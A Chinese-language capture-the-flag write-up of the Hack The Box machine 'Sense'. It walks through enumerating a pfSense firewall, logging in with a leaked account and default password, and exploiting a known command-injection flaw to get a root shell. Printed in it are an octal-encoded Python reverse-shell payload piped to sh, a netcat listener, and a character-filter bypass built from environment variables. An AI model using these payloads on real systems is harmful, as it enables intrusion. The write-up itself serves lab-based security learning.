

[概述 \(Overview\)](#)

[攻击链 \(Kiillchain\)](#)

[TTPs \(Tactics, Techniques & Procedures\)](#)

阶段1：枚举


阶段2：利用工具

阶段3：权限提升

学习-利用env进行bypass命令注入

[参考](#)

概述 (Overview)




Sense has been Pwned!

Congratulations  0x584A, best of luck in capturing flags ahead!

MACHINE RANK	PWN DATE	POINTS EARNED
#7776	28 Mar 2021	30

攻击链 (Kiillchain)



TTPs (Tactics, Techniques & Procedures)

- nmap
- gobuster
- exploit-db

阶段1：枚举

通过Nmap进行端口识别，发现开放了两个端口：80、443

```

Running CVE scan on common ports

PORT      STATE SERVICE      VERSION
80/tcp    open  http        lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
| vulners:
|   lighttpd 1.4.35:
|     CVE-2019-11072 7.5      https://vulners.com/cve/CVE-2019-11072
443/tcp   open  ssl/https?

```

nmap的脚本扫描提示存在一个漏洞

浏览器访问后跳转到 HTTPS 显示如图内容，一个登陆页面（额，以前真没见过这个），页面上并没有版本信息：



阶段2：利用工具

尝试简单枚举一下网站路径：

/tree/ 路径看着像是一个新的应用。



SilverStripe Tree Control

This tree control was put together by [Sam Minnée](#) at [SilverStripe](#) in New Zealand for everyone to enjoy. Check out [our blog](#) if you're wondering what we're up to.

This file came from <http://www.silverstripe.com/downloads/tree/>. If you found this page: we might have posted an updated version.

Quick-links: [Demo](#) | [Usage](#) | [Download](#) | [How it Works](#)

页尾发现版本信息 `SilverStripe Tree Control v1.0`

[SilverStripe Tree Control](#): v0.1, 30 Oct 2005

根据版本信息没有找到什么收获，跑一边大点的字典：

```
└$ gobuster dir -u https://10.10.10.60/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -k -x php,txt -t 50
```

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url:          https://10.10.10.60/  
[+] Method:       GET  
[+] Threads:     50  
[+] Wordlist:    /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt  
[+] Negative Status codes: 404  
[+] User Agent:  gobuster/3.1.0  
[+] Extensions:  php,txt  
[+] Timeout:     10s
```

2021/03/28 11:31:14 Starting gobuster in directory enumeration mode

```
/help.php          (Status: 200) [Size: 6689]  
/index.php         (Status: 200) [Size: 6690]  
/themes            (Status: 301) [Size: 0] [→ https://10.10.10.60/themes/]  
/stats.php         (Status: 200) [Size: 6690]  
/css               (Status: 301) [Size: 0] [→ https://10.10.10.60/css/]  
/includes           (Status: 301) [Size: 0] [→ https://10.10.10.60/includes/]  
/edit.php          (Status: 200) [Size: 6689]  
/system.php        (Status: 200) [Size: 6691]  
/license.php       (Status: 200) [Size: 6692]  
/status.php        (Status: 200) [Size: 6691]  
/javascript        (Status: 301) [Size: 0] [→ https://10.10.10.60/javascript/]  
/changelog.txt    (Status: 200) [Size: 271]  
/classes           (Status: 301) [Size: 0] [→ https://10.10.10.60/classes/]  
/exec.php          (Status: 200) [Size: 6689]  
/widgets            (Status: 301) [Size: 0] [→ https://10.10.10.60/widgets/]  
/graph.php          (Status: 200) [Size: 6690]  
/tree               (Status: 301) [Size: 0] [→ https://10.10.10.60/tree/]  
/wizard.php         (Status: 200) [Size: 6691]  
/shortcuts          (Status: 301) [Size: 0] [→ https://10.10.10.60/shortcuts/]  
/pkg.php            (Status: 200) [Size: 6688]  
/installer          (Status: 301) [Size: 0] [→ https://10.10.10.60/installer/]  
/wizards             (Status: 301) [Size: 0] [→ https://10.10.10.60/wizards/]  
/xmlrpc.php         (Status: 200) [Size: 384]  
/reboot.php         (Status: 200) [Size: 6691]  
/interfaces.php    (Status: 200) [Size: 6695]  
/csrf               (Status: 301) [Size: 0] [→ https://10.10.10.60/csrf/]
```

2021/03/28 11:40:04 Finished

```
(kali㉿kali)-[~/hackthebox/Sense]$ gobuster dir -u https://10.10.10.60/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -k -x txt -t 50
```

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url:          https://10.10.10.60/  
[+] Method:       GET  
[+] Threads:     50  
[+] Wordlist:    /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent:  gobuster/3.1.0  
[+] Extensions:  txt  
[+] Timeout:     10s
```

2021/03/28 11:41:17 Starting gobuster in directory enumeration mode

```
/themes            (Status: 301) [Size: 0] [→ https://10.10.10.60/themes/]  
/css               (Status: 301) [Size: 0] [→ https://10.10.10.60/css/]  
/includes           (Status: 301) [Size: 0] [→ https://10.10.10.60/includes/]  
/javascript        (Status: 301) [Size: 0] [→ https://10.10.10.60/javascript/]  
/changelog.txt    (Status: 200) [Size: 271]  
/classes           (Status: 301) [Size: 0] [→ https://10.10.10.60/classes/]  
/widgets            (Status: 301) [Size: 0] [→ https://10.10.10.60/widgets/]  
/tree               (Status: 301) [Size: 0] [→ https://10.10.10.60/tree/]  
/shortcuts          (Status: 301) [Size: 0] [→ https://10.10.10.60/shortcuts/]  
/installer          (Status: 301) [Size: 0] [→ https://10.10.10.60/installer/]  
/wizards             (Status: 301) [Size: 0] [→ https://10.10.10.60/wizards/]  
/csrf               (Status: 301) [Size: 0] [→ https://10.10.10.60/csrf/]  
/system-users.txt  (Status: 200) [Size: 106]  
/filebrowser        (Status: 301) [Size: 0] [→ https://10.10.10.60/filebrowser/]
```

kali | 12:20

对比两个字典的结果，发现存在一个 `system-users.txt` 的文件，内容为一组账号和口令(口令提示为默认口令)。

The screenshot shows a web browser window with the following details:

- Address bar: `https://10.10.10.60/system-users.txt`
- Page title: "Support ticket"
- Content:
 - Header: "####Support ticket###"
 - Text: "Please create the following user"
 - Text: "username: Rohit"
 - Text: "password: company defaults"


随后在页面加载的样式链接里发现 `pfsense_ng` 的字符串，google后找到了该靶机所部署的服务。

```
-Type" content="text/html; charset=iso-8859-1" />
    href="/themes/pfsense_ng/images/icons/favicon.ico" />
    type="text/css" href="/themes/pfsense_ng/login.css"/>
```

pfSense是基于FreeBSD的开源防火墙解决方案，该发行版本可以免费安装在任意的设备上。

pfSense接口管理地址

现在我们通过浏览器访问防火墙LAN接口的IP地址，进入pfSense的Web管理界面。



根据 `.txt` 文件提示的口令信息，google到了该系统的初始账号。

```
1 https://docs.netgate.com/pfsense/en/latest/usermanager/defaults.html
2 Username: admin
3 Password: pfsense
```

组合起来就是 rohit:pfsense

成功登录系统。

The screenshot shows the pfSense localdomain dashboard. The top navigation bar includes links to Kali Linux, Kali Training, Kali Tools, Kali Forums, Kali Docs, NetHunter, Offensive Security, MSFU, Exploit-DB, and G. The main content area has two panels: 'System Information' and 'Interfaces'. The 'System Information' panel displays various system details such as Name (pfSense.localdomain), Version (2.1.3-RELEASE (amd64)), CPU Type (AMD EPYC 7302P 16-Core Processor), Uptime (00 Hour 01 Minute 13 Second), and Disk usage (3% of 15G). The 'Interfaces' panel shows a single WAN interface with an IP address of 10.10.10.60.

根据已知的系统名称及版本信息，找到了利用的 exploit：

```
(kali㉿kali)-[~/hackthebox/Sense]
└─$ searchsploit pfSense 2.1.3
Exploit Title | Path
pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection | php/webapps/43560.py
Shellcodes: No Results
```

阶段3：权限提升


查看该 exploit，验证下 payload 里的页面是否存在：

```
payload = ""

# encode payload in octal
for char in command:
    payload += ("\\\" + oct(ord(char)).lstrip("0o"))

login_url = 'https://'+ rhost + '/index.php'
exploit_url = "https://" + rhost + "/status_rrd_graph_img.php?database=queues;"+printf+" + '\" + payload + '\"|sh"

headers = [
    ('User-Agent', 'Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0'),
```



OK，利用页面是存在的，接下来直接修改脚本将完整的 exploit 打印出来。

```
login_url = 'https://' + rhost + '/index.php'
exploit_url = "https://" + rhost + "/status_rrd_graph_img.php?database=queues;"+"printf"+ " " + payload + "'|sh"
print(exploit url)
```

printf后的 char 对应的内容为：

```
1 # command to be converted into octal
2 command = "id"
3 python -c 'import socket,subprocess,os;
4 s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
5 s.connect((("%s", "%s"));
```

```

6 os.dup2(s.fileno(),0);
7 os.dup2(s.fileno(),1);
8 os.dup2(s.fileno(),2);
9 p=subprocess.call(["/bin/sh","-i"]);
10 """ % (lhost, lport)
11
12 payload = """
13
14 # encode payload in octal
15 for char in command:
16     payload += ("\\\"\\\"\\\" + oct(ord(char)).lstrip("0o"))
17

```

又GET到一个可以bypass命令执行的技巧，奶思啊

```

(kali㉿kali)-[~/hackthebox/Sense]
└$ printf '\12\160\171\164\150\157\156\40\55\143\40\47\151\155\160\157\162\164\40\163\157\143\153\145\164\54\163\165\142\160\162\157\143\145\163\163\54\157
\163\173\12\163\175\163\157\143\153\145\164\56\163\157\143\153\145\164\50\163\157\143\153\145\164\56\101\106\137\111\116\105\124\54\163\157\143\153\145\164\56
\123\117\103\113\137\123\124\122\105\101\115\51\73\12\163\56\143\157\156\145\143\164\50\50\42\61\67\62\56\61\66\56\70\62\56\67\42\54\71\73\60\60\51\51\7
3\12\157\163\56\144\165\160\62\50\163\56\146\151\154\145\156\157\50\51\54\60\51\73\12\157\163\56\144\165\160\62\50\163\56\146\151\154\145\156\157\50\51\54\6
4\51\73\12\157\163\56\144\165\160\62\50\163\56\146\151\154\145\156\157\50\51\54\62\51\73\12\160\75\163\165\142\160\162\157\143\145\163\56\143\141\154\15
4\50\133\42\57\142\151\156\57\163\150\42\54\42\55\151\42\135\51\73\47\12' |sh
└

(kali㉿kali)-[~]
└$ ls
Desktop Documents Downloads hackthebox Library Music Pictures Public Templates tools Videos work
.....  

(kali㉿kali)-[~]
└$ sudo su
(root㉿kali)-[/home/kali]
# 9900
listening on [any] 9900 ...
connect to [172.16.82.7] from (UNKNOWN) [172.16.82.7] 42012
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.82.7 netmask 255.255.255.0 broadcast 172.16.82.255
        inet6 fe80::20c:29ff:fe1:fe96 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:c1:fe:96 txqueuelen 1000 (Ethernet)
            RX packets 269946 bytes 289121017 (275.7 MiB)
```

将至将其粘贴至浏览器，发现监听的NC已经成功上线。

(Message from Kali developers)

We have kept /usr/bin/python pointing to Python 2 for backwards compatibility. Learn how to change this and avoid this message:
⇒ <https://www.kali.org/docs/general-use/python3-transition/>

(Run "touch ~/.hushlogin" to hide this message)

```

(kali㉿kali)-[~/hackthebox/Sense]
└$ sudo su
[sudo] kali 的密码 :
(root㉿kali)-[/home/kali/hackthebox/Sense]
# 9900
listening on [any] 9900 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.60] 51962
sh: can't access tty; job control turned off
id
uid=0(root) gid=0(wheel) groups=0(wheel)
# 
```

学习-利用env进行bypass命令注入

做完该题后，查看IPPSEC的视频，发现他在bypass这个命令执行时用了另外一个技巧（继续GET，向大佬学习）。

- 1 通过 `env` 命令查看定义的环境变量，接着利用变量的值进行字符串截取，利用截取的内容去bypass。
- 2
- 3 比如 `PWD=/home/kali/hackthebox/Sense`，这样在执行命令时 `find \${PWD}` 就是 `find /home/kali/`
- 4
- 5 利用字符截取也可以做到，如 `\${PWD:0:1}`，它的意思就是PWD开头从0起始到1位结束，也就是 `/`

```
(kali㉿kali)-[~/hackthebox/Sense]
└─$ env | grep PWD
PWD=/home/kali/hackthebox/Sense
OLDPWD=/home/kali

(kali㉿kali)-[~/hackthebox/Sense]
└─$ echo ${PWD:0:1}
/

(kali㉿kali)-[~/hackthebox/Sense]
└─$ find ${PWD}
/home/kali/hackthebox/Sense
/home/kali/hackthebox/Sense/43560.py
/home/kali/hackthebox/Sense/10.10.10.60
/home/kali/hackthebox/Sense/10.10.10.60/nmapAutomat
```

参考